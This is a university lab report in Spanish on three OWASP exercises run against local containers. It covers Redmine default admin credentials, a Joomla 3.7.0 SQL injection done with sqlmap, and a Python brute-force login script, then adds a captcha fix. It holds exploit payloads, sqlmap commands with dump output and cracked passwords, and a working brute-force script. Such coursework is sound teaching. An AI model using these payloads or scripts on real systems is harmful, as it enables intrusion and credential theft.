



FACULTAD
DE INGENIERÍA



UNIVERSIDAD
NACIONAL
DE LA PLATA

Trabajo Practica N°4

Configuración incorrecta de seguridad, Componentes vulnerables y obsoletos, Fallos de identificación y autenticación

Grupo LUCK(Let Us Cook)

Chanquia, Joaquin 02887/7

Niderhaus, Franco 02976/6

Zanetti, Bruno 02975/5

UNLP

Facultad de Informatica

Curso 2025 –1er Cuatrimestre

Desarrollo seguro de aplicaciones (I1143)

INDICE

Ejercicio 1.....	2
1.1 Enunciado	
1.2 Resolucion	
<u>Ejercicio 2</u>	6
2.1 Enunciado	
2.2 Resolucion	
<u>Ejercicio 3</u>	11
3.1 Enunciado	
3.2 Resolucion	
3.3 Como resolver la vulnerabilidad	

Ejercicio 1

1.1 Enunciado

Ejercicio 1 - 2021-A05: Configuración incorrecta de seguridad

Reto **Default password** (<http://localhost:14001>)

Levante la aplicación con:

```
cd practica4/ejercicio1; docker-compose up
```

- Detecte qué aplicación es y encuentre las credenciales por defecto del administrador de dicho sistema.

1.2 Resolucion

En este reto primero averiguamos que aplicación era la que debíamos vulnerar. Notamos que al ingresar a la página se trataba de la aplicación “Redmine”.

Dado que el reto tenía el nombre “Default Password” asumimos que la idea sería que en esta aplicación existiría una contraseña por defecto para la cuenta de los administradores.

Simplified GUIDE About Privacy Contact

Linux SSH Ubuntu Apache Webserver PuTTY PHP AWS SUSE macOS Python Windows More ▾

Default username and password for Redmine

When installing **Redmine**, you don't have the option to pre-set your password. Instead, you're given a default username and password, which you can change later on your user profile page.

Login:

Password:

[Lost password](#)

Simplified Guide

The default username for Redmine is **admin** and the default password is **admin**.

← Ads by Google

[Why this ad? ⓘ](#)

En la investigación encontramos que las credenciales de administrador podrían ser “admin:admin”. Algo que también nosotros suponíamos podría ser una posibilidad.



Inicio Proyectos Ayuda Iniciar sesión Registrar


Redmine Búsqueda: Ir al proyecto...

Identificador
admin

Contraseña ¿Olvidaste la contraseña?

Acceder

Pudimos ingresar a la cuenta “admin” pero nos surgió una petición de cambio de contraseña dado que la actual había expirado.



Inicio Mi página Proyectos Administración Ayuda Conectado como admin Mi cuenta Terminar sesión

Redmine Búsqueda: Ir al proyecto...

⚠ Tu contraseña ha expirado o tu administrador requiere que la cambies.

Cambiar contraseña


Current password * *****

Nueva contraseña * *****
8 caracteres como mínimo.

Confirmación * *****

Aceptar

Luego de escribir una nueva contraseña que cumpla con el requisito de contener 8 caracteres, pudimos ingresar con el usuario “admin” y de esta manera, logramos vulnerar la aplicación.



Ejercicio 2

2.1 Enunciado

Ejercicio 2 - 2021-A06: Componentes vulnerables y obsoletos

Reto Joomla (<http://localhost:14002/>):

Levante la aplicación con:

```
cd practica4/ejercicio2; docker-compose up
```

- Identifique la versión de Joomla. Busque vulnerabilidades para esa versión en <https://www.exploit-db.com/>
- Explote una vulnerabilidad exitosamente.


Hint de los argumentos para explotar la vulnerabilidad (para ahorrar tiempo):

```
--risk=3 --level=5 --random-agent -p list[fullordering] --technique E  
--dbs
```

2.2 Resolucion

Luego de obtener acceso al sistema Joomla, identificamos que se trataba de una instalación estándar. Basándonos en la estructura típica de Joomla, accedimos al archivo de manifiesto del core (joomla.xml) ubicado en

</administrator/manifests/files/joomla.xml>.



Esta es una ubicación por defecto para versiones mas antiguas de Joomla. Al inspeccionar este archivo encontramos que la versión instalada era la 3.7.0. La dirección completa utilizada es la siguiente:

<http://localhost:14002/administrator/manifests/files/joomla.xml>

En la página indicada “exploit-db” buscamos vulnerabilidades conocidas para Joomla 3.7.0

Encontramos el siguiente artículo con la información de un exploit que se realizaba con sqlmap, agregando ciertos parámetros al final.

<https://www.exploit-db.com/exploits/42033>

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (DUAL)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

  Type: error-based
  Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))CDiu)
```

Luego de esto, usando sqlmap, realizamos las siguientes búsquedas y fuimos accediendo a la información del sistema con la guía que nos otorgó el artículo antes mencionado:

Averiguar bases de datos

`sqlmap -u`

`"http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" \`

`--risk=3 --level=5 --random-agent --dbs -p list[fullordering]`

```
joaco@joaco-ThinkBook:~/Documentos/Archivos/9noSemestre/BSA/Practica4/2025-luck/practica4/ejercicio2$ sqlmap -u "http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" \
--risk=3 --level=5 --random-agent --dbs -p list[fullordering]

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:09:47 /2025-06-05/

[20:09:47] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux ia64; en-US; rv:1.9.0.3) Gecko/2008092510 Ubuntu/8.04 (hardy) Firefox/3.0.3' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[20:09:47] [INFO] testing connection to the target URL
got a 303 redirect to 'http://localhost:14002/component/fields/'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('1e0e8860bdf0d3f3320354c95a4066f7=4ab7cdeeb80...4c577c61ec'). Do you want to use those [Y/n] y
[20:09:59] [INFO] testing if the target URL content is stable
[20:09:59] [INFO] heuristic (basic) test shows that GET parameter 'list[fullordering]' might be injectable (possible DBMS: 'MySQL')
[20:09:59] [INFO] testing for SQL injection on GET parameter 'list[fullordering]'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[20:10:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:10:04] [WARNING] reflective value(s) found and filtering out
```

```
GET parameter 'list[fullordering]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 2321 HTTP(s) requests:
---
Parameter: list[fullordering] (GET)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=1 AND EXTRACTVALUE(5927,CONCAT(0x5c,0x7176626b71,(SELECT (ELT(5927=5927,1))),0x71786a6a71))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))xpqs)
---
[20:12:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.1.33
back-end DBMS: MySQL >= 5.1
[20:12:21] [INFO] fetching database names
[20:12:21] [INFO] retrieved: 'information_schema'
[20:12:21] [INFO] retrieved: 'joomla'
[20:12:21] [INFO] retrieved: 'mysql'
[20:12:21] [INFO] retrieved: 'performance_schema'
[20:12:21] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] sys
[20:12:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2229 times
[20:12:21] [INFO] fetched data logged to text files under '/home/joaco/.local/share/sqlmap/output/localhost'
[20:12:21] [WARNING] your sqlmap version is outdated
[*] ending @ 20:12:21 /2025-06-05/
```

Gracias a este comando encontramos la base de datos de Joomla:

joomla

Averiguar tablas en joomla

```
sqlmap -u
```

```
"http://localhost:14002/index.php?option=com_fields&vie
w=fields&layout=modal&list[fullordering]=1" \
```

```
--risk=3 --level=5 --random-agent -p list[fullordering]
-D joomla --tables
```

```

j00n4@j00n4-ThinkBook: /Documents/ArxivofAcademics/research/DSA/Practica4/2025-luck/practica4/ejercicio$ sqlmap -u "http://localhost:14002/index.php?opt=1" --oncom_fields&view=fields&layout=modal&list[fullordering]=1 \ --risk=3 --level=5 --random-agent -p list[fullordering] -D joomla --tables
[+] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:13:39 /2025-06-05/

[20:13:39] [INFO] fetched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0; YCom 5.0.2.4)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[20:13:39] [INFO] resuming back-end DBMS 'mysql'

```

```
#_updates
#_user_keys
#_user_notes
#_user_profiles
#_user_usergroup_map
#_usergroups
#_users
#_utf8_conversion
#_viewlevels
-----+
[20:13:49] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 96 times
[20:13:49] [INFO] Fetched data logged to text files under '/home/joaco/.local/share/sqlmap/output/localhost'
[20:13:49] [WARNING] your sqlmap version is outdated

[*] ending @ 20:13:49 /2025-06-05/
```

Gracias a este comando encontramos todas las tablas de Joomla pero nos enfocamos en la que supusimos por el nombre que iba a contener las credenciales de los usuarios:

users

Dump de la tabla # users en joomla

```
sqlmap -u
"http://localhost:14002/index.php?option=com_fields&vie
w=fields&layout=modal&list[fullordering]=1" \
--risk=3 --level=5 --random-agent -p list[fullordering]
-D joomla -T "#__users" -C
id,username,password,email,registerDate --dump
```

```
j0ac0e@j0ac0e-ThinkBook: /Documents/ArchiVierung/9noSemestre/DSA/Practica4/2023-Luck/practica4/ejercicio4 $ sqlmap -u "http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" --risk=3 --level=5 --random-agent -p list[fullordering] -D Joomla -T "#__users" -C id,username,password,email,registerDate --dump
```

 {1.8.4#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:27:15 /2025-06-05/

```
[20:27:15] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.1) Gecko/2008072610 Firefox/2.0.0.12' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
```

```
[20:28:02] [INFO] starting dictionary-based cracking (joomla_passwd)
[20:28:02] [INFO] starting 8 processes
[20:28:04] [INFO] cracked password 'admin' for user 'admin'
[20:28:10] [INFO] cracked password 'manager' for user 'manager'
Database: joomla
Table: #_users
[3 entries]
-----+-----+-----+-----+-----+
| id | username | password | email | registerDate |
-----+-----+-----+-----+-----+
951 | admin | 871b1a6d54b37b5547a945ea1a8bd18:3UgsAngoDfq7D0FRmYlWey4qgV8n5PpEJ (admin) | admin@example.com | 2025-06-05 23:01:53 |
952 | user | 931d334de664be1135bed97fd9bb7b62:ZzvicStnh9dr1Ld36G3Mkc9WSa914PW | user@example.com | 2025-06-05 23:01:53 |
953 | manager | e0f025cc620a663e172c8b25911e5c4e:44wqdQWHDPCrRgSk0GSj9Zlhr9WCSx (manager) | manager@example.com | 2025-06-05 23:01:53 |
-----+-----+-----+-----+-----+

[20:28:10] [INFO] table 'joomla.#_users' dumped to CSV file '/home/joaco/.local/share/sqlmap/output/localhost/dump/joomla/#_users.csv'
[20:28:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 25 times
[20:28:10] [INFO] fetched data logged to text files under '/home/joaco/.local/share/sqlmap/output/localhost'
[20:28:10] [WARNING] your sqlmap version is outdated

[*] ending @ 20:28:10 / 2025-06-05/
```

Con este ultimo comando realizamos un dump de la tabla “#__users”, y obtuvimos las credenciales de todos los usuarios del sistema, que, aunque se encontraban hasheadas, el comando nos decodifico las del admin y el manager:

Usuario: **admin**

Contraseña: **admin**

Una vez hecho todo esto, conociendo la contraseña del administrador, logramos ingresar a la página con el usuario “Admin”. Vulnerando el sistema de forma exitosa

html

Search ...

[Home](#) [About](#) [Author Login](#)

[Create a Post](#) [Working on Your Site](#) [Site Administrator](#) [Change Password](#) [Log out](#)



Profile

Name

Super User

Username

admin

Registered Date

Thursday, 05 June 2025

Last Visited Date

Thursday, 05 June 2025

Edit Profile

Basic Settings

Editor

No Information Entered

Time Zone

No Information Entered

Frontend Language

No Information Entered

Backend Template Style

No Information Entered

Backend Language

No Information Entered

Help Site

No Information Entered

You are here: [Home](#) ▶ [Log out](#)

Older Posts

- [Welcome to your blog](#)
- [About your home page](#)
- [Your Template](#)
- [Your Modules](#)

Most Read Posts

- [Welcome to your blog](#)
- [About your home page](#)
- [Your Modules](#)
- [Your Template](#)

Página 11 | 15

Ejercicio 3

3.1 Enunciado

Ejercicio 3 - 2021-A07: Fallos de identificación y autenticación

Reto Python login (<http://localhost:14003/>):

Levante la aplicación con:

```
cd practica4/ejercicio3; ./run.sh
```

Explotación:


- Explote el login vulnerable a fuerza bruta para conseguir la password del usuario “**admin**” utilizando el diccionario “rockyou.txt”
(<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>)
- Para explotar la vulnerabilidad puede usar:
 - ◆ Hydra, reemplazando los valores

```
hydra -l admin -P <PATH_A_ROCKYOU.txt>  
"http-form-post://<IP>:<PUERTO>/<ENDPOINT>:<USERNAMEPARAM>=<USER^&<PASSWORDPARAM>=<PASS^:<STRING_LOGIN_INCORRECTO>"
```
 - ◆ Hacer su propio script de fuerza bruta en python, utilizando la librería requests

Fix:

- ◆ Fixee el código para que no sea vulnerable a fuerza bruta
- ◆ Que se pueda logear normalmente con el **usuario admin y su password original**
- ◆ Que **no** sea posible realizar un ataque simple de fuerza bruta utilizando el diccionario rockyou.txt (en Kali: /usr/share/wordlists/rockyou.txt)
- ◆ Si implementa captcha, debe controlar en server side, no solamente en javascript del cliente.
- ◆ No es necesario una implementación muy compleja, sólo tiene que pasar la prueba que haremos para verificar el ejercicio.

3.2 Resolución



Flask Login Example

Usuario no autenticado

Login

Para resolver este reto, sabíamos que el usuario al que debíamos vulnerar era “admin”, para realizar esto, hicimos uso de fuerza bruta con un script de python, el cual prueba para el usuario admin, las contraseñas contenidas en un diccionario “rockyou2k”.


En caso de encontrar la contraseña correcta (Si no aparece el texto “Login Incorrecto” en la página de respuesta) el programa escribe en la terminal la contraseña encontrada.

```
1  import requests
2
3  # URL del formulario de login
4  url = 'http://localhost:14003/login'
5
6  # Usuario objetivo
7  username = 'admin'
8
9  # Ruta al diccionario rockyou
10 diccionario = './rockyou2k'
11
12 with open(diccionario, 'r', encoding='latin-1') as f:
13     for i, password in enumerate(f):
14         password = password.strip()
15
16         # Enviamos la petición POST
17         response = requests.post(url, data={
18             'username': username,
19             'password': password
20         })
21
22         # Si el login fue exitoso, la respuesta no tendrá "Login incorrecto"
23         if "Login incorrecto" not in response.text:
24             print(f"[+] Contraseña encontrada: {password}")
25             break
26
27         # Mostrar progreso cada 100 intentos
28         if i % 100 == 0:
29             print(f"Probadas {i} contraseñas...")
30
31     else:
32         print("[-] Contraseña no encontrada en el diccionario.")
33
```

Ejecutando el script descrito anteriormente, nos encontramos con:

```
Probadas 0 contraseñas...  
[+] Contraseña encontrada: katherine
```

Sabiendo la contraseña ahora (katherine), nos logueamos con el usuario admin en la página, encontrando así la flag que indica la correcta vulneración del sitio.



3.3 Como resolver la vulnerabilidad

Para resolver esta vulnerabilidad, hicimos uso de un captcha simple el cual consiste en la realización de una suma. Cuyos sumandos se generan de forma aleatoria cada vez que se ingresa mal la contraseña del usuario o el mismo captcha, impidiendo de esta manera, la fuerza bruta.

```
7 <form action="/login" method="POST">  
8   <input type="username" name="username" placeholder="Username">  
9   <input type="password" name="password" placeholder="Password">  
10  
11   <!-- Captcha -->  
12   <p>¿Cuánto es {{a}} + {{b}}?</p>  
13   <input type="text" name="captcha" placeholder="Respuesta">  
14  
15   <input type="submit" value="Log in">  
16 </form>
```

Como decía el enunciado la verificación del captcha se realizó en el backend y no solo en el frontend.

```
42 @app.route('/login', methods=['GET', 'POST'])
43 def login():
44     """Login Form"""
45     if request.method == 'GET':
46         # generamos un CAPTCHA simple
47         # que consiste en sumar dos números aleatorios
48         a = random.randint(1, 10)
49         b = random.randint(1, 10)
50         # guardamos la suma en la sesión para verificarla después
51         session['captcha'] = a + b
52         return render_template('login.html', a=a, b=b)
53     else:
54         name = request.form['username']
55         passw = request.form['password']
56         captcha = request.form.get('captcha', '')
57
58         # Verificamos CAPTCHA
59         if not captcha.isdigit() or int(captcha) != session.get('captcha', -1):
60             # si no es correcto, generamos nuevos números
61             a = random.randint(1, 10)
62             b = random.randint(1, 10)
63             # guardamos la suma en la sesión para verificarla después
64             session['captcha'] = a + b
65             return render_template('login.html', error="Login incorrecto", a=a, b=b)
66
67         data = User.query.filter_by(username=name, password=passw).first()
68         if data and name and passw:
69             session['logged_in'] = True
70             return redirect(url_for('home'))
71         else:
72             # si no se inicio sesion de forma correcta, generamos nuevos números
73             a = random.randint(1, 10)
74             b = random.randint(1, 10)
75             # guardamos la suma en la sesión para verificarla después
76             session['captcha'] = a + b
77             return render_template('login.html', error="Login incorrecto", a=a, b=b)
78
```

Y así se ve la pagina con el captcha agregado.

Flask Login Example

Login

admin	
¿Cuánto es 5 + 1?	
6	Log in

Al intentar usar el mismo script utilizado para conseguir la contraseña no dio el resultado que había dado antes.